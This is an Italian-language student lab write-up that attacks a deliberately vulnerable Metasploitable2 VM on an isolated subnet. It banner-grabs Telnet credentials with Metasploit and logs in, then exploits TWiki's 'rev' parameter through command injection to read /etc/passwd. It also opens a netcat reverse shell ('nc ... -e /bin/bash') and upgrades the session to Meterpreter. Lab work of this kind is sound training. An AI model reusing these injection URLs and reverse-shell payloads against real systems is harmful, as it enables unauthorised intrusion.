CPTP0524 – W16D1

Exploit Telnet e TWiki

Traccia:
Sulla base di quanto visto, utilizzare Kali per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable.

Facoltativo:
Sulla base di quanto già visto, utilizzare Kali per sfruttare la vulnerabilità relativa a TWiki con la tecnica che meglio preferite, sulla macchina Metasploitable.

Target: Metasploitable2 - Linux
DNS: epi-metasploitable.epicode
IP: 192.168.51.101

NB: Ho lasciato l'ip originale 192.168.51.101 invece dell'IP richesto 192.168.1.149 perché nelle rete 192.168.1.0/24 ho altre macchine, preferisco rimanere un una sottorete isolata, inoltre la macchina attaccante è riconoscibile in qua è personalizzata.

Test del ping per assicurarmi che il target è raggiungibile

❯ msf6 > ping 192.168.51.101

```
msf6 > ping 192.168.51.101
[*] exec: ping 192.168.51.101

PING 192.168.51.101 (192.168.51.101) 56(84) bytes of data.
64 bytes from 192.168.51.101: icmp_seq=1 ttl=63 time=0.448 ms
64 bytes from 192.168.51.101: icmp_seq=2 ttl=63 time=0.403 ms
64 bytes from 192.168.51.101: icmp_seq=3 ttl=63 time=0.302 ms
64 bytes from 192.168.51.101: icmp_seq=4 ttl=63 time=0.336 ms
^C
--- 192.168.51.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3050ms
rtt min/avg/max/mdev = 0.302/0.372/0.448/0.056 ms
Interrupt: use the 'exit' command to quit
msf6 >
```

Scansione nmap su porta 23

❯ nmap -p 23 -sV --script vuln 192.168.51.101

```
msf6 > nmap -p 23 -sV --script vuln 192.168.51.101
[*] exec: nmap -p 23 -sV --script vuln 192.168.51.101

Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-03 22:51 CET
Nmap scan report for epi-metasploitable.epicode (192.168.51.101)
Host is up (0.0088s latency).

PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

METASPLOIT

❯ msf6 > search telnet_version

```
msf6 > search telnet_version

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/telnet/lantronix_telnet_version  .                normal  No     Lantronix Telnet Service Banner Detection
   1  auxiliary/scanner/telnet/telnet_version            .                normal  No     Telnet Service Banner Detection
```


❯ msf6 > use 1

```
msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_version) > |
```

❯ msf6 auxiliary(scanner/telnet/telnet_version) > **set rhosts 192.168.51.101**


```
msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.51.101
rhosts => 192.168.51.101
msf6 auxiliary(scanner/telnet/telnet_version) > |
```

❯ msf6 auxiliary(scanner/telnet/telnet_version) > **options**



Esecuzione dell' Exploit

❯ msf6 auxiliary(scanner/telnet/telnet_version) > **exploit**



L'Output ci consegna username e password del target: **msfadmin**/**msfadmin**

Exploit Manuale

❯ msf6 auxiliary(scanner/telnet/telnet_version) > **telnet 192.168.51.101**



msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.51.101
[*] exec: telnet 192.168.51.101
Trying 192.168.51.101...
Connected to 192.168.51.101.
Escape character is '^]'.
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Mon Mar 3 14:31:33 EST 2025 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ cd /
msfadmin@metasploitable:/$ pwd
/
msfadmin@metasploitable:/$

Facoltativo

Exploit Twiki

Test della Vulnerabilità

❯ http://192.168.51.101/twiki/bin/view/Main/TWikiUsers?rev=2%20|**cat%20/etc/passwd**||echo%20




Mi ha restituito il contenuto di /etc/passwd (in ambiente reale è inconcepibile)

Iniezione del Payload reverse shell

❯ http://192.168.51.101/twiki/bin/view/Main/TWikiUsers?rev=2%20|nc%20192.168.50.100%204444%20-e%20/bin/bash||echo%20

❯ msf6 > search twiki



❯ msf6 > use 2 (twiki_history)

```
msf6 > use 2
[*] Using configured payload cmd/unix/reverse_bash
msf6 exploit(unix/webapp/twiki_history) >
```

❯ msf6 > show payloads

```
49  payload/cmd/unix/reverse_ncat_ssl
50  payload/cmd/unix/reverse_netcat
51  payload/cmd/unix/reverse_netcat_gaping
```

❯ msf6 > set payload 50 (reverse_netcat)

```
msf6 exploit(unix/webapp/twiki_history) > set payload 50
payload => cmd/unix/reverse_netcat
msf6 exploit(unix/webapp/twiki_history) >
```

❯ msf6 > options

```
msf6 exploit(unix/webapp/twiki_history) > options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of
   RHOSTS   192.168.51.101   yes       The target host(s
   RPORT    80               yes       The target port (
   SSL      false            no        Negotiate SSL/TLS
   URI      /twiki/bin       yes       TWiki bin director
   VHOST                     no        HTTP server virtu

Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
(r1.2 |nc 192.168.50.100 4444 -e /bin/bash||echo )
```

❯ msf6 > exploit

```
msf6 exploit(unix/webapp/twiki_history) > exploit
[*] Started reverse TCP handler on 192.168.50.100:4444
[+] Successfully sent exploit request
[*] Command shell session 5 opened (192.168.50.100:4444 -> 192.168.51.101:33022) at 2025-03-04 22:59:16 +0100

pwd
/var/www/twiki/bin
^Z
Background session 5? [y/N]  y
```

ho messo in background la sessione con ctrl+z

Cerco il numero della sessione

❯ msf6 exploit(unix/webapp/twiki_history) > sessions

```
msf6 exploit(unix/webapp/twiki_history) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  5         shell cmd/unix               192.168.50.100:4444 -> 192.168.51.101:33022 (192.168.51.101)
```

Eseguo un upgrade della sessione per iniettare un meterpreter

❯ msf6 exploit(unix/webapp/twiki_history) > sessions -u 5

❯ msf6 exploit(unix/webapp/twiki_history) > sessions

```
msf6 exploit(unix/webapp/twiki_history) > sessions -u 5
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [5]
[*] Upgrading session ID: 5
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.50.100:4433
[*] Sending stage (1017704 bytes) to 192.168.51.101
[*] Meterpreter session 6 opened (192.168.50.100:4433 -> 192.168.51.101:35551) at 2025-03-04 23:00:04 +0100
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/webapp/twiki_history) > sessions

Active sessions
===============

  Id  Name  Type                  Information                          Connection
  --  ----  ----                  -----------                          ----------
  5         shell cmd/unix                                             192.168.50.100:4444 -> 192.168.51.101:33022 (192.168.51.101)
  6         meterpreter x86/linux  www-data @ metasploitable.localdomain  192.168.50.100:4433 -> 192.168.51.101:35551 (192.168.51.101)
```

Chiudo la sessione 5 (la prima bash che abbiamo ottenuto con netcat) e lascio attiva solo la nuova sessione 6 del meterpreter

❯ msf6 exploit(unix/webapp/twiki_history) > sessions -k 5

```
msf6 exploit(unix/webapp/twiki_history) > sessions -k 5
[*] Killing the following session(s): 5
[*] Killing session 5
[*] 192.168.51.101 - Command shell session 5 closed.
```

❯ msf6 exploit(unix/webapp/twiki_history) > sessions

Ho ottenuto un bash con netcat sfruttando una vulnerabilità di twiki per poi iniettare una persistenza meterpreter.